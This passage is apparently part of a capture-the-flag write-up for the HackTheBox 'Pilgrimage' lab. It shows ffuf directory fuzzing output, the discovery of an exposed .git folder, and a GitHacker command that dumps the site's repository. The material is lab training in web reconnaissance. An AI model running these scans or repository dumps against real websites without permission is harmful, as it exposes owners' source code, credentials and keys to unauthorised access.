 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index                   [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 434ms]
register                [Status: 200, Size: 6173, Words: 1646, Lines: 172, Duration: 687ms]
login                   [Status: 200, Size: 6166, Words: 1648, Lines: 172, Duration: 698ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 240ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1122ms]
:: Progress: [87651/87651] :: Job [1/1] :: 1283 req/sec :: Duration: [0:02:24] :: Errors: 0 ::
```

6) enumerated directories




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://pilgrimage.htb/FUZZ' -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 222ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 255ms]
vendor                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 281ms]
tmp                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 291ms]
```

7) found .git




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/common.txt -u 'http://pilgrimage.htb/FUZZ' -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.git                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 719ms]
.git/config             [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 753ms]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 819ms]
.git/logs/              [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 819ms]
.htpasswd               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 818ms]
.git/index              [Status: 200, Size: 3768, Words: 22, Lines: 16, Duration: 824ms]
.htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 881ms]
.hta                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 882ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 539ms]
index.php               [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 218ms]
tmp                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 414ms]
vendor                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 213ms]
```



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/big.txt -u 'http://pilgrimage.htb/.git/FUZZ' -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/.git/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 600ms]
.htpasswd               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 600ms]
branches                [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 262ms]
config                  [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 352ms]
description             [Status: 200, Size: 73, Words: 10, Lines: 2, Duration: 208ms]
hooks                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 234ms]
index                   [Status: 200, Size: 3768, Words: 22, Lines: 16, Duration: 226ms]
info                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 214ms]
logs                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 207ms]
objects                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 205ms]
refs                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 187ms]
:: Progress: [20476/20476] :: Job [1/1] :: 1086 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

Vulnerability Assessment

1) Researched on how to exploit exposed .git




Dangers of Git Exposed

The danger occurs when the application leaves the ".git" directory, which is in the system root, exposed.
By carelessness, an application that uses Git for versioning can expose the ".git" directory.

This directory of source code can contain sensitive information such as API keys, developer comments, AWS keys, and even the password to a system's administrative screen and logs of all changes made during development.

2) found a tool




WangYihang Merge pull request #29 from WangYihang/dependabot/pip/cryptograph... 4a5362d on May 26 130 commits

GitHacker	test: add testcases, support test report generation	last year
figure	[+] Update README, add GIF	2 years ago
templates	test: add testcases, support test report generation	last year
test/docker	test: add testcases, support test report generation	last year
utils	test: add testcases, support test report generation	last year
.gitignore	test: add testcases, support test report generation	last year
.pre-commit-config.yaml	test: add testcases, support test report generation	last year
Dockerfile	build(Dockerfile): use multistage build	last year
Makefile	feat(*): support running under Docker	last year
README.md	refactor: make comparision section more clear #30	6 months ago
requirements.txt	build(deps): bump cryptography from 38.0.4 to 39.0.1	9 months ago
setup.py	test: add testcases, support test report generation	last year

README.md


About

A `.git` folder able to restore th including stash, c common tags.




```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ sudo githacker --url http://pilgrimage.htb/.git --brute --output-folder stuff
2023-11-12 14:40:37 INFO 1 urls to be exploited
2023-11-12 14:40:37 INFO Exploiting http://pilgrimage.htb/.git into stuff/57305f6969e93b8ac8b
67686f211e888
2023-11-12 14:40:40 INFO Downloading basic files...
2023-11-12 14:40:41 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:41 ERROR [153 bytes] 404 .git/FETCH_HEAD
2023-11-12 14:40:41 INFO [1788 bytes] 200 .git/COMMIT_EDITMSG
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [23 bytes] 200 .git/HEAD
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [73 bytes] 200 .git/description
2023-11-12 14:40:42 ERROR [153 bytes] 404 .git/logs/refs/remotes/origin/HEAD
2023-11-12 14:40:42 INFO [240 bytes] 200 .git/info/exclude
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [195 bytes] 200 .git/logs/HEAD
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [3768 bytes] 200 .git/index
2023-11-12 14:40:43 ERROR FileExistsError(17, 'File exists')
```

3) Got source files



